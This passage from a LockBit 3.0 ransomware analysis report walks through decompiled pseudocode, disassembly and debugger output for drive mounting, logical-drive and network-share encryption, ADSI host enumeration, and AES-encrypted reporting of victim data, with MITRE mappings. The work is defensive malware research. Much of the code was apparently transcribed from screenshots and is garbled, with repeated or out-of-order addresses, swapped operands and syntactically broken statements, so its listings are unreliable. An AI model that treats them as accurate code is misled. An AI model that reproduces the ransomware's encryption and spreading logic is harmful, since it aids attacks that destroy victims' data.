00005ABC 0040A68C v5 // [esp+30h] [ebp+58Ah]
00005ABC 0040A68C v6 // [esp+34h] [ebp+58Bh]
00005ABC 0040A68C v7 // [esp+38h] [ebp+58Ch]
00005ABC 0040A68C v8 // [esp+40h] [ebp+58Dh] BYREF
00005ABC 0040A68C v9 // [esp+42h] [ebp+58Fh] BYREF
00005ABC 0040A68C v10 // [esp+44h] [ebp+591h] BYREF
00005ABC 0040A68C v11 // [esp+528h] [ebp+8Ch] BYREF
00005ABC 0040A68C v12 // [esp+548h] [ebp+Ch] BYREF
00005ABC 0040A68C v13 // [esp+54Ch] [ebp+8h]
00005ABC 0040A68C v14 // [esp+580h] [ebp+4h]

00005ABC 00425544 // {1, 2147352624}
00005ABC 00425544 // {2, 0x40000000}
00005ABC 00425544 // {3, 0, 260}
00005ABC 00425544 // {4, 0, 520}
result = MEMORY[0x00255504](v9, 260);
if ( result )
{
    if ( result )
        do
    {
        if ( vs[0] == 6029404 && v9[1] == 6029375 )
        {
            v12 = 0;
            if ( HOOK(V[0x00255504])(v9, v10, 64, 8*v12) )
            {
                if ( !v10[e] && v12 == 1 )
                {
                    v1 = MEMORY[0x425548](v9);
                    if ( v1 == 3 || v1 == 2 )
                    {
                        if ( (unsigned int)text_05_version() >= 0x30 )
                            sub_4016F0((int*)v1);
                    }
                    v13 = MEMORY[0x425553](v9, 0x00000000, 3, 0, 3, 128, 0);
                    if ( v13 != 0xFFFFFFFF && MEMORY[0x425553](v13, 0x700048, 0, v3, 144, 8*v12, 0) )
                    {
                        if ( v3[e] == 1 )
                    }
                }
            }
        }
    }
}
```

## *Lock bit 3.0 Analysis Report*

The screenshot shows a debugger interface with assembly code. The instruction at address 3230 is `jmp dword ptr ds:[<&FindFirstVolumeW>]`. The label `FindFirstVolumeW` is highlighted in yellow.

→	32FF	CC	int3	
	3300	FF25 BCDF3577	jmp dword ptr ds:[<&GetDriveTypew>]	GetDriveTypew
	3306	CC	int3	
	3307	CC	int3	
	3308	CC	int3	
	3309	CC	int3	
	330A	CC	int3	
	330B	CC	int3	
	330C	CC	int3	

## 26.2 Mouting Drives and Bootmgr:

If the partition type of the drive is PARTITION\_STYLE\_MBR, malware calls SetVolumeMountPointW to mount it.

```

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window  [A] Structures  Enums
IDA View-A
1 unsigned int __stdcall mounting_Drive(int a1, int a2)
2 {
3     unsigned int result; // eax
4     unsigned int v3; // ebx
5     unsigned int v4; // edi
6     _DWORD v5; // esi
7     _DWORD v6[10]; // [esp+Ch] [ebp-210h] BYREF
8     _DWORD v7[2]; // [esp+214h] [ebp-8h] BYREF
9
10    v7[0] = 3801178;
11    v7[1] = 92;
12    result = sub_40A48B(a1, 260, v6);
13    if ( result )
14    {
15        v2 = result >> 2;
16        LABEL_2:
17        v4 = v3;
18        v5 = v6;
19        do
20        {
21            if ( !MEMORY(0x4254f4)(v5, v7) )
22            {
23                result = (unsigned int)v7;
24                if ( --v4 == 64 )
25                    return result;
26                goto LABEL_3;
27            }
28            v5 += 2;
29            --v4;
30        }
31        while ( v4 );
32        result = MEMORY(0x425598)(v7, a2);
33    }
34    return result;
35}

```

The malware appends /bootmgr to the end of the drive path and calls **SetVolumeMountPointW** to mount it.

```

.text:0040A782 add esp, 4
.text:0040A785 lea eax, [esi+eax*2]
.text:0040A788 mov dword ptr [eax], 5F88C2h
.text:0040A792 mov dword ptr [eax+4], 74000Fh
.text:0040A795 mov dword ptr [eax+8], F7000Dh
.text:0040A79C mov dword ptr [eax+12], 70000000h
.text:0040A7A3 push 0 ; _DWORD
.text:0040A7A6 push 80h ; `'; _DWORD
.text:0040A7A9 push 3 ; _DWORD
.text:0040A7AC push 0 ; _DWORD
.text:0040A7D4 push 3 ; _DWORD
.text:0040A7D8 push 80000000h ; _DWORD
.text:0040A7E1 push esi ; _DWORD
.text:0040A7E4 call stru_4254FC.ptr_CreateFileW
.text:0040A7E8 mov [ebp+var_B], eax
.text:0040A7F1 cmp [ebp+var_B], 0FFFFFFFh
.text:0040A7F4 jnc short loc_40A7E3
.text:0040A7C5 push SC1 ; `'; _DWORD
.text:0040A7C8 push esi ; _DWORD
.text:0040A7CB call stru_4254FC.ptr_wscrchr
.text:0040A7CE add esp, 8
.text:0040A7D1 mov word ptr [eax+2], 0
.text:0040A7D4 push esi

```

```

    }
    MEMORY(0x425400)(v13);
}
else
{
    v2 = (_DWORD)((char *)v9 + 2 * MEMORY(0x425400)(v9));
    v1 = 0x6F0062;
    v1[1] = 833000157;
    v1[2] = 0000000000;
    v1[3] = 114;
    v13 = MEMORY(0x425520)(v9, 0x80000000, 3, 0, 3, 128, 0);
    if ( v13 == -1 )
    {
        (*(_WORD*)MEMORY(0x425400)(v9, 92) + 2) = 0;
       ounting_Drive(dword_42516C, (int)v9);
    }
    if ( v13 != -1 )
        MEMORY(0x425400)(v13);
}
}
}
}

```

• 37F CC	int3	
• F380 BBFF	mov edi,edi	
• F382 55	push ebp	
→ 383 8BEC	mov ebp,esp	
• F384 83E4 F8	and esp,FFFFFFF8	
• F388 83EC 18	sub esp,18	
• F38B 8B4D 1C	mov ecx,dword ptr ss:[ebp+1C]	
• F38E 8BC1	mov eax,ecx	
• F390 25 B77F0000	and eax,7FB7	
• F395 C70424 18000000	mov dword ptr ss:[esp+18]	
• F39C 89D2 04	mov dword ptr ss:[esp+4],eax	
• F39D 8BC1	mov eax,ecx	
• F3A2 25 00000FFF	and eax,FFFF0000	
• F3A7 894424 08	mov dword ptr ss:[esp+8],eax	
• F3AB F7C1 00001000	test ecx,100000	
→ 381 75 31	jne kernelbase.774CF3E4	
• F383 836424 0C 00	and dword ptr ss:[esp+10],0	
• F388 BB45 14	mov eax,dword ptr ss:[ebp+14]	
• F38B 8B55 0C	mov edx,dword ptr ss:[ebp+C]	

## 26.3 Encrypting Logical Drives:

The malware then creates a thread which then calls **GetLogicalDriveStringsW** to get the list of all logical drives on the system.

For each of these drives that are **DRIVE\_REMOTE**, **DRIVE\_FIXED**, or **DRIVE\_REMOVABLE**, the malware spawns threads to encrypt this path using the encryption scheme described above.

This screenshot shows the IDA Pro interface comparing assembly code and pseudocode for a function named `getting_Drive_Type`.

**Assembly View (IDA View-A):**

```

.text:0040A1B0 align 10h
.text:0040A1B0 ; ===== S U B R O U T I N E =====
.text:0040A1B0 ; Attributes: bp-based frame
.text:0040A1B0 sub_40A1B0 proc near ; DATA XREF: getting_Drive_Type+1B0
    .text:0040A1B0     arg_0 = dword ptr 8
    .text:0040A1B0     push    ebp
    .text:0040A1B1     mov     ebp, esp
    .text:0040A1B3     push    [ebp+arg_8] ; _DWORD
    .text:0040A1B6     call    stru_4254FC.ptr_GetDriveTypeW
    .text:0040A1B8     pop    ebp
    .text:0040A1B9     ret    4
    .text:0040A1B0 sub_40A1B0 endp
    .text:0040A1C0 ; ===== S U B R O U T I N E =====
    .text:0040A1C0 ; Attributes: bp-based frame
    .text:0040A1C0 getting_Drive_Type proc near ; CODE XREF: get_All_Drives_Info+1004p
                                                ; encrypting_Logic_Drives+D94p
    .text:0040A1C0     var_8 = dword ptr -8
    .text:0040A1C0     arg_4 = dword ptr -4
    .text:0040A1C0     arg_0 = dword ptr 8
    .text:0040A1C0     arg_4 = dword ptr 0Ch
    .text:0040A1C0
    .text:0040A1C0     push    ebp
    .text:0040A1C1     mov     ebp, esp
    .text:0040A1C3     add    esp, 0FFFFFFFFFFh
    .text:0040A1C5     mov    [ebp+var_5], 0
    .text:0040A1C7     mov    [ebp+var_4], 0
    .text:0040A1D4     push    0 ; _DWORD
    .text:0040A1D6     push    4 ; _DWORD
    .text:0040A1D8     push    [ebp+arg_4] ; _DWORD
    .text:0040A1D0     000095C0: getting_Drive_Type (Synchronized with Pseudocode-A)
    <

```

**Pseudocode View (Pseudocode-A):**

```

int __stdcall sub_40A1B0(int al)
{
    int v3; // [esp+0h] [ebp-8h] BYREF
    int v4; // [esp+4h] [ebp-4h]

    v3 = 0;
    v4 = ((int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD))stru_4254FC.ptr_createThread)(

    8,
    8,
    sub_40A1B0,
    al,
    4,
    0);
    if ( v4 )
    {
        if ( al && !sub_40B3C0(al, v4) )
            ((void __stdcall *(_DWORD, _DWORD))stru_42540C.ptr_NtTerminateThread)(v4, 0);
        ((void __stdcall *(_DWORD))stru_42540C.ptr_NtClose)(v3);
        return v3;
    }
    ((void __stdcall *(_DWORD))stru_4254FC.ptr.ResumeThread)(v4);
    ((void __stdcall *(_DWORD, _DWORD))stru_4254FC.ptr_WaitForSingleObject)(v4, -1);
    ((void __stdcall *(_DWORD, _DWORD))stru_4254FC.ptr_GetExitCodeThread)(v4, &v3);
    ((void __stdcall *(_DWORD))stru_42540C.ptr_NtClose)(v4);
}
return v3;
}
000095C0: getting_Drive_Type+1 (40A1C0) (Synchronized with IDA View-A)
<

```

This screenshot shows the IDA Pro interface comparing assembly code and pseudocode for the same `getting_Drive_Type` function, focusing on the call to `stru_4254FC.ptr_GetDriveTypeW`.

**Assembly View (IDA View-A):**

```

.text:0040A1B0 arg_0 = dword ptr 8
    .text:0040A1B0
    .text:0040A1B0 push    ebp
    .text:0040A1B1 mov     ebp, esp
    .text:0040A1B3 push    [ebp+arg_8] ; _DWORD
    .text:0040A1B6 call    stru_4254FC.ptr_GetDriveTypeW
    .text:0040A1B8 pop    ebp
    .text:0040A1B9 ret    4
    .text:0040A1B0 sub_40A1B0 endp
    .text:0040A1C0 ; ===== S U B R O U T I N E =====
    .text:0040A1C0 ; Attributes: bp-based frame
    .text:0040A1C0 getting_Drive_Type proc near ; CODE XREF: get_All_Drives_Info+1004p
                                                ; encrypting_Logic_Drives+D94p
    .text:0040A1C0     var_8 = dword ptr -8
    .text:0040A1C0     var_4 = dword ptr -4
    .text:0040A1C0     arg_0 = dword ptr 8
    .text:0040A1C0     arg_4 = dword ptr 0Ch
    .text:0040A1C0
    .text:0040A1C0     push    ebp

```

**Pseudocode View (Pseudocode-A):**

```

int __stdcall sub_40A1B0(int al)
{
    return ((int __stdcall *(_DWORD))stru_4254FC.ptr_GetDriveTypeW)(v4);
}

```

## Lock bit 3.0 Analysis Report

```

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window
Pseudocode-A
40 goto LABEL_28;
41 dword_425884 = 0;
42 dword_425888 = 0;
43 dword_42588C = 0;
44 v22 = 0;
45 v21 = 0;
46 v3 = v18;
47 do
48 {
49     /* getting Drive_Type(dword_42516C, v3); */
50     if ((v3 <= 3) || v3 == 2)
51     {
52         v19 = sub_406984(0);
53         v5 = sub_406984(0, 0, ransomware_Parent_Thread, ..., 0, 0);
54         if (v5)
55             goto LABEL_18;
56     }
57     else
58     {
59         if (v4 != 4)
60             goto LABEL_18;
61         v28 = sub_406984(v3);
62         v23 = sub_406984(0, 0, ransomware_Parent_Thread, ..., 4, 0);
63         if (v23)
64             goto LABEL_18;
65         if (lsub_4083C0(dword_42516C, v23))
66         {
67             MEMORY(0x42540C)(v23, 0);
68             v7 = sub_406984(v23);
69             goto LABEL_18;
70         }
71         v5 = sub_406984(0, 0, ransomware_Parent_Thread, ..., 4, 0);
72         if (v5)
73             goto LABEL_18;
74         if (lsub_4083C0(dword_42516C, v23))
75         {
76             MEMORY(0x42540C)(v23, 0);
77             v7 = sub_406984(v23);
78             goto LABEL_18;
79         }
80         v5 = v23;
81     }
82     /* (DWORD *) (v17 + 4 * v22++) = v5;
83     if (++v21 == v15)
84     {
85         v22 = MEMORY(0x42540C)(v21, v17, 0, -1);
86         v6 = (DWORD *) (v17 + 4 * v22);
87     }
000100BD encrypting_Logic_Drives:80 (410CBD) (Synchronized with Pseudocode-A)

```

## 27. Network Shares Traversal:

### 27.1 Enumerating DNS host Names:

For each domain controller, malware calls **ADsOpenObject**, **&IADS\_object** to retrieve the IADs COM interface.

```

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window
Pseudocode-A
134 ((void __cdecl*)(_DWORD, _DWORD))stru_42540C.ptr_Wscopy(v10, &v10);
135 if (((int __stdcall*)(_DWORD, _DWORD))stru_42540C.ptr_Wscopy(v10, v10));
136     v10 = sub_401240(v10, 0);
137     v10 = sub_401240(v10, 0);
138     v10 = sub_401240(v10, 0);
139     v10 = sub_401240(v10, 1);
140     v10 = sub_401240(v10, 1);
141     v10 = sub_401240(v10, 1);
142     v10 = sub_401240(v10, 1);
143     && !((int __stdcall*)(_DWORD, _DWORD))stru_4257F8.ptr_ADsOpenObject();
144 {
145     v16 = -273506204;
146     v17 = -273375149;
147     v18 = -273399953;
148     v19 = -273399869;
149     v20 = -275668895;
150     v21 = -268656539;
151     sub_401240(&v16, 6);
152     v13 = -268656539;
153     v17 = -273375149;
154     v15 = -268656548;
155     sub_401240(&v13, 3);
156     while (1)
157     {
158         v23[0] = 0;
159         ((void __stdcall*)(_DWORD))stru_42579C.ptr_VariantClear();
160         ((void __stdcall*)(_DWORD))stru_42579C.ptr_VariantClear();
161         if (((int __stdcall*)(_DWORD, _DWORD, _DWORD))stru_4257F8.ptr_ADsBuildEnumerator());
162             v39;
163             v39 = 1;
164             v39 = 1;
165             v39;
166             || lval_33[0];
167             || (*((int __stdcall**)(int, int, _DWORD))(*(_DWORD *)v30 + 60))(v30, &v16, v27) );
168         {
169             break;
170         }
171         v7 = ((int __cdecl*)(_DWORD))stru_42540C.ptr_Wslen(v28);
172         v7 = allocate_heap(2 * v7 + 8);
0000EF77 enumerating_Host_Names:149 (40FB77) (Synchronized with IDA View-A)

```

The malware then calls **ADsOpenObject** to retrieve an IADsContainer interface.

Using that interface, it calls **ADsBuildEnumerator** to create an enumerator object for the specified ADSI container object. Finally, using the enumerator, the malware calls **ADsEnumerateNext** to enumerate through all DNS hostnames from the domain controller.

## Lock bit 3.0 Analysis Report

DA View-A, Pseudocode-A, Loaded Type Libraries, Strings window

```

0000ED65 0040F965: enumerating_Host_Names+139 (Synchronized with Pseudocode-A)
0000ED65 0040F965: enumerating_Host_Names+139 (Synchronized with IDA View-A)
    
```

IDA View-A

Pseudocode-A


```

152     v13 = -274685869;
153     v14 = -27800027;
154     v15 = -268656548;
155     sub_401240($v1, 3);
156     while ( 1 )
157     {
158         v8:[8] = 0;
159         ((void __stdcall *(_DWORD))stru_42579C.ptr_VariantClear)(v20);
160         ((void __stdcall *(_DWORD))stru_42579C.ptr_VariantClear)(v27);
161         if ( ((void __stdcall *(_DWORD))(_DWORD, _DWORD, _DWORD, _DWORD))stru_4257F8.pt_wDpEnumerateNext(
162             v35,
163             1,
164             v28,
165             v29,
166             || v16:[8]
167             || (*int __stdcall **)(int, int *, _DWORD *)(*(_DWORD *)v38 + 60))(v38, &v16, v27) )
168         {
169             break;
170         }
171         v7 = ((int __cdecl *(_DWORD))stru_42540C.ptr_wcslen)(v28);
172         v8 = allocate_heap(2 * v7 + 8);
173         if ( v8 )
174         {
175             ((void __cdecl *(_DWORD, _DWORD, _DWORD))stru_42540C.ptr_swprintf)(v8, &v13, v28);
176             a11+= v8;
177             ++v38;
178         }
179     }
180 }
181 }
182 }

183 {
184     v8:[8];
185     ((void __stdcall *(_DWORD))stru_4257F8.pt_wAbsFreeEnumerator)(v8);
186     v8:[4];
187     (*void __stdcall **)(int)((*_DWORD)v34 + 8))(v34);
188     v8:[36];
189     (*void __stdcall **)(int)((*_DWORD)v36 + 8))(v36);
190 void (*void __stdcall stru_42573C.ptr_CnInitialize)();
    
```

0000ED65 0040F965: enumerating\_Host\_Names+183 (40F965) (Synchronized with IDA View-A)

Dynamically it can be shown as follows:



### Lock bit 3.0 Analysis Report

```

74B30FF0 8BFF      int3
74B30FF2 55        push ebp
74B30FF3 8BEC      mov esp,ebp
74B30FF5 83EC 30   sub esp,30
74B30FF8 A1 E4E0B374 mov eax,dword ptr ds:[74B3E0E4]
74B30FFD 33C5      xor eax,ebp
74B31002 8845 FC   mov dword ptr ss:[ebp-4],eax
74B31005 8845 DC   mov eax,dword ptr ss:[ebp+C]
74B31008 8845 10   mov dword ptr ss:[ebp+24],eax
74B3100B 53        mov eax,dword ptr ss:[ebp+10]
74B3100C 8845 E0   push ebx
74B3100F 33DB      mov dword ptr ss:[ebp-20],eax
74B31011 8845 18   xor ebx,ebx
74B31014 56        mov eax,dword ptr ss:[ebp+18]
74B31015 8875 08   push esi
74B31018 8945 D0   mov esi,dword ptr ss:[ebp+8]
74B3101B 8845 1C   mov dword ptr ss:[ebp-30],eax
74B3101E 8975 D8   mov eax,dword ptr ss:[ebp+1C]
74B31021 8945 D4   mov dword ptr ss:[ebp-28],esi
74B31024 895D E4   mov dword ptr ss:[ebp-2C],eax
74B31027 895D E8   mov dword ptr ss:[ebp-1C],ebx
74B3102A 85F6      mov dword ptr ss:[ebp-18],ebx
74B3102C 75 0A     test esi,esi
74B3102E B8 05400080 jne activeds.74831038
74B31033 E9 F3000000 jmp activeds.7483112B
74B31038 57        push edi
74B31039 88CE      mov ecx,esi
74B3103B 6A 02     push 2
74B3103D 5F        pop edi
74B3103E 8BEC      lea adv_dword_ptr ds:[ecx+2]

```

ADSOpenObject

[ebp+10]:EntryPoint

[ebp+18]:"wbz`Af"

esi:EntryPoint

esi:EntryPoint

[ebp-30]:"\<à\Af"

[ebp+1C]:"wbz Af"

[ebp-28]:"\<à\Af", esi:EntryPoint

[ebp-1C]:EntryPoint

[ebp-18]:"wbz Af"

esi:EntryPoint

esi:EntryPoint

```

74B303FC CC        int3
74B303FD CC        int3
74B303FE CC        int3
74B303FF CC        int3
74B30400 8BFF      mov edi,edi
74B30402 55        push ebp
74B30403 8BEC      mov esp,ebp
74B30405 51        push ecx
74B30406 8B45 08   mov eax,dword ptr ss:[ebp+8]
74B30409 8D55 FC   lea edx,dword ptr ss:[ebp-4]
74B3040C 8365 FC 00 and dword ptr ss:[ebp-4],0
74B30410 56        push esi
74B30411 57        push edi
74B30412 8808      mov ecx,dword ptr ds:[eax]
74B30414 52        push edx
74B30415 50        push eax
74B30416 8871 20   mov esi,dword ptr ds:[ecx+20]
74B30419 88CE      mov ecx,esi
74B3041B FF15 7031B474 call dword ptr ds:[74843170]
74B30421 FFD6      call esi
74B30423 8BF8      mov edi,eax
74B30425 85FF      test edi,edi
74B30427 78 2B     js activeds.74B30454
74B30429 8845 FC   mov eax,dword ptr ss:[ebp-4]
74B3042C FF75 0C   push dword ptr ss:[ebp+C]
74B3042F 68 003FB174 push activeds.74B13F00
74B30434 8808      mov ecx,dword ptr ds:[eax]
74B30436 50        push eax
74B30437 8831      mov esi,dword ptr ds:[ecx]
74B30439 8BCE      mov ecx,esi

```

ADSBuildEnumerator

esi:EntryPoint

edx:"wbz`Af"

esi:EntryPoint

esi:EntryPoint

esi:EntryPoint

esi:EntryPoint

esi:EntryPoint

The mitre mapping for Shares enumeration will be as follows :

#### #1 Lateral Movement as tactic

- a. Lateral Tool Transfer as technique.

## 27.2 Checking Network Names and Encrypting Network Shares:

If the network share type is special, the malware performs an additional check and skips the share if the network name is "admin\$" or "\$c" and then spawns threads to encrypt these paths using the encryption scheme described above.

## Lock bit 3.0 Analysis Report

```

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window
IDA View-A
Pseudocode-A
Imports
Exports
Strings window

55:     dword_425884 = 0;
56:     dword_425885 = 0;
57:     dword_425886 = 0;
58:     v2 = v1;
59:     while (1)
60:     {
61:         if ((v2[1] && v2[1] != 0x80000000) && goto LABEL_30;
62:         if ((v2[1] == 0x80000000 && checking_Network_Name[v2]) )
63:         {
64:             v2 += 3;
65:             --v1;
66:         }
67:         else
68:         {
69:             v20 = sub_4069E0(a1, *v2);
70:             if (!v20)
71:                 goto LABEL_30;
72:             if (sub_40F600(b, v20) )
73:             {
74:                 v23 = 0;
75:             }
76:             else if (sub_40F600(dword_42516C, v20) )
77:             {
78:                 v23 = dword_42516C;
79:             }
80:             else
81:             {
82:                 if (!sub_40F600(dword_42516B, v20) )
83:                     goto LABEL_30;
84:                 v23 = dword_42516B;
85:             }
86:             v3 = MEMORY((void*)550C, 0, 0, 0, 0);
87:             v22 = v2;
88:             if (!v1)
89:             {
90:                 free_Heap(v20);
91:             }
92:             v2 += 3;
93:         }
94:     }
95: LABEL_20:
96:     free_Heap(v20);
97:     v2 += 3;
98: }

0000F559 sub_410000+69 (410159) (Synchronized with IDA View-A)

```

```

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window
IDA View-A
Pseudocode-A
Imports
Exports
Strings window

1:     stdcall checking_Network_Name(_WORD "a1")
2: 
3:     int v1; // ebx
4:     v2; // eax
5: 
6:     v1 = 0;
7:     v2 = strHashing(..., 0);
8:     if (v1 == 0x04AAEBB2 || v2 == 0x12018C0)
9:     {
10:        v1 = 1;
11:    }
12: }

0000F559 sub_410000+69 (410159) (Synchronized with IDA View-A)

```

## 28. Sending Data to Remote Servers:

### 28.1 Getting Machine Data:

Lock bit has the ability to send information about the victim's machine to the servers. It extracts information about the host and different disks on the system.

```

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window
IDA View-A
Pseudocode-A
Imports
Exports
Strings window

25:     v10 = 0;
26:     v11 = 0;
27:     v12 = 0;
28:     v13 = 0;
29:     v14 = 0;
30:     v15 = 0;
31:     v16 = decrypt_buffer(dword_41CEBA);
32:     if (!v15)
33:     {
34:         v11 = get_All_Drives_Info();
35:         v11 = get_User_Name();
36:         v11 = get_Computer_Name();
37:         v11 = sub_40CD92();
38:         v13 = sub_40CD94();
39:         v12 = sub_40CC44();
40:         v8 = (((int(_cdecl*)(_DWORD))stru_42540C.ptr_wcslen)(v10));
41:         v1 = (((int(_cdecl*)(_DWORD))stru_42540C.ptr_wcslen)(v17) + v8);
42:         v2 = (((int(_cdecl*)(_DWORD))stru_42540C.ptr_wcslen)(v18) + v1);
43:         v3 = (((int(_cdecl*)(_DWORD))stru_42540C.ptr_wcslen)(v19) + v2);
44:         v4 = (((int(_cdecl*)(_DWORD))stru_42540C.ptr_wcslen)(v20) + v3);
45:         v5 = (((int(_cdecl*)(_DWORD))stru_42540C.ptr_wcslen)(v13) + v4);
46:         v6 = (((int(_cdecl*)(_DWORD))stru_42540C.ptr_wcslen)(v12) + v5);
47:         v7 = (((int(_cdecl*)(_DWORD))stru_42540C.ptr_wcslen)(v11) + v6);
48:         v10 = ((void**)allocate_Heap(2 * (v7 + v6) + 2));
49:         if (!v10)
50:         {
51:             v8 = (((int(_cdecl*)(_DWORD, _DWORD, _DWORD))stru_42540C.ptr_swprintf)(v10, v11, v16);
52:             sub_401218(v10, v16);
53:             v10 = (_Int32*)realloc_Heap((int)v10, v8 + 1);
54:         }
55:         if (!v11)
56:             free_Heap((int)v11);
57:         if (!v18)
58:             free_Heap(v18);
59:         if (!v17)
60:             free_Heap(v17);
61:         if (!v16)
62:             free_Heap(v16);
63:     }
64: }

0000C129 encrypted_Stats+25 (40CD29) (Synchronized with IDA View-A)

```

## *Lock bit 3.0 Analysis Report*

The information being sent to the servers is of the following format :

The mitre mapping for getting machine data will be as follows :

## #1 Discovery as tactic

#### a. **System Information Discovery** as technique.

## **28.2 Encrypting data with AES and sending to Remote Servers:**

When sending these data to remote servers ,the malware first encrypts it using the AES key from the configuration and Base64-encodes it.

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window

Structures Enums

Pseudocode-A Loaded Type Libraries Imports Exports Strings window

```
char v10[32]; // [esp+4h] [ebp-44h] BYREF
    DWORD v11[4]; // [esp+24h] [ebp-24h] BYREF
    _DWORD v12[2]; // [esp+34h] [ebp-14h] BYREF
    _BYTE v13; // [esp+3Ch] [ebp-Ch]
    INT v14; // [esp+40h] [ebp-8h]
    INT v15; // [esp+44h] [ebp-4h]

    v14 = 0;
    v13 = 0;
    v12 = sub_4004ECD();
    if ( v15 )
    {
        v12[0] = -892152539;
        v12[1] = -268656523;
        sub_401240(v12, 2);
        ((VOID (**)(_DWORD, _DWORD, _DWORD))stru_42540C.ptr_sprintf)(v11, v12, 1, 0);
        v12 = decrypt_buffer(dword_4D2923);
        if ( v11 )
        {
            v6 = (((_INT __cdecl *)(_DWORD))stru_42540C.ptr_strlen)(v14 + a1);
            v7 = (((_INT __cdecl *)(_DWORD))stru_42540C.ptr_strlen)(v15);
            v8 = (_BYTE *)allocate_Heap(v7 + ve + 260);
            if ( v13 )
                v8 = (((_INT64 __stdcall *)(_DWORD, _DWORD, _DWORD))stru_42540C.ptr_allocate)((dword_4251B8,
                dword_4251B4,
                0x100000,
                0));
            (((_INT __cdecl *)(_DWORD, _DWORD, _DWORD))stru_42540C.ptr_u64toA)(v8, v14, 10);
            v9 = (((_INT __cdecl *)(_DWORD, _DWORD, _DWORD))stru_42540C.ptr_sprintf)(v8, v14, v13, v6);
            para_encryption_and_Encoding_Connecting_To_Remote_Server(ed10, es10, v13, v9);
        }
    }
    if ( v15 )
        free_Heap(v15);
    if ( v13 )
        free_Heap(((_INT)v14));
}

0000C834 0040DA34: encryption_Stat_Format String:16 (400DA34) (Synchronized with IDA View-A)
```

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window

Structures Enums Imports Exports

IDA View-A

Pseudocode-A

Loaded Type Libraries

Strings window

```
.text:0040004F test ebx, ebx
.text:00400051 jnz short loc_400058
.text:00400053 jmp loc_400423
.text:00400058 ; CODE XREF: data_Encryption_and_Encoding_Connecting_To_Remote_Server+400058
.text:00400058 loc_400058:
.text:00400058 lea eax, ds:[ebx*4] ; CODE XREF: data_Encryption_and_Encoding_Connecting_To_Remote_Server+400058
.text:00400059 push eax
.text:0040005F call allocate_Heap
.text:00400068 mov [ebpvar_24], eax
.text:0040006C cmp [ebpvar_24], 0
.text:0040006B jnc short loc_400073
.text:0040006C jmp loc_400423
.text:00400073 ; CODE XREF: data_Encryption_and_Encoding_Connecting_To_Remote_Server+400073
.text:00400073 loc_400073:
.text:00400074 push v5 ; CODE XREF: data_Encryption_and_Encoding_Connecting_To_Remote_Server+400074
.text:00400075 push ebx
.text:00400076 push [ebpvar_24]
.text:00400077 push [ebparg_8]
.text:0040007A call extension_To_Append_before_Ransomware_Note
.text:0040007F mov ebx, eax
.text:00400081 push [ebpvar_24]
.text:00400084 push offset dword_425100
.text:00400085 call sub_400570
.text:00400088 call sub_400570
.text:0040008E mov [ebpvar_18], eax
.text:00400091 cmp [ebpvar_18], 0
.text:00400095 jnc short loc_40009C
.text:00400097 jmp loc_400423
.text:0040009C ; CODE XREF: data_Encryption_and_Encoding_Connecting_To_Remote_Server+40009C
.text:0040009C loc_40009C:
.text:0040009C call sub_400480 ; CODE XREF: data_Encryption_and_Encoding_Connecting_To_Remote_Server+40009C
.text:0040009C mov [ebpvar_20], eax
.text:004000A4 cmp [ebpvar_20], 0
.text:004000A3 jnc short loc_4000AF
.text:004000A4 jmp loc_400423
.text:004000AF ; CODE XREF: data_Encryption_and_Encoding_Connecting_To_Remote_Server+4000AF
.text:004000AF loc_4000AF:
.text:004000AF data_Encryption_and_Encoding_Connecting_To_Remote_Server+4000AF (Synchronized with IDA View-A)
```

0000C460 data\_Encryption\_and\_Encoding\_Connecting\_To\_Remote\_Server+40 (400060) (Synchronized with IDA View-A)

## Lock bit 3.0 Analysis Report

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window

```

.text:00405690
.text:00405690 AES_Encrypt proc near ; CODE XREF: data_Encryption_and_Encoding_Cr
.text:00405690 arg_0 = dword ptr 8
.text:00405690 arg_4 = dword ptr 0Ch
.text:00405690 arg_8 = dword ptr 10h
.text:00405690 arg_C = dword ptr 14h
.text:00405690
.text:00405690 push ebp
.text:00405690 mov esp, ebp
.text:00405690 push ebp
.text:00405690 push esi
.text:00405690 push edi
.text:00405690 xor esi, esi
.text:00405690 push [ebp+arg_4]
.text:00405690 push [ebp+arg_8]
.text:00405690 call sub_404008
.text:00405690 mov ebx, [ebp+arg_C]
.text:00405690 mov edi, [ebp+arg_8]
.text:00405690 add ebx, edi
.text:00405690 and ebx, 0xFFFFF0h
.text:00405690 add ebx, 10h
.text:00405690 mov eax, ebx
.text:00405690 sub eax, [ebp+arg_C]
.text:00405690 mov ax, eax
.text:00405690 rep stosb
.text:00405690 mov esi, ebx
.text:00405690 shr ebx, 4
.text:00405690 mov edi, [ebp+arg_8]
.text:004056C6 loc_4056C6: ; CODE XREF: AES_Encrypt+434j
.text:004056C6 push edi
.text:004056C6 push edi
.text:004056C6 call sub_405218
.text:004056C6 add edi, 10h
.text:004056C6 dec ebx
.text:004056D0 test ebx, ebx
.text:004056D0 jnz short loc_4056C6

```

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window

```

.text:00406005
.text:00406005 push 0 ; _DWORD
.text:00406005 push 0 ; _DWORD
.text:00406005 push [ebp+var_14] ; _DWORD
.text:00406005 call stru_425810.ptr_InternetOpenN
.text:00406005 mov [ebp+var_4], eax
.text:00406005 cmp [ebp+var_4], 0
.text:00406005 jne short loc_4000F9
.text:00406005 jmp loc_400423

```

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window

```

.text:00406005
.text:00406005 push 0 ; _DWORD
.text:00406005 push 0 ; _DWORD
.text:00406005 push [ebp+var_14] ; _DWORD
.text:00406005 call stru_425810.ptr_InternetOpenN
.text:00406005 mov [ebp+var_4], eax
.text:00406005 cmp [ebp+var_4], 0
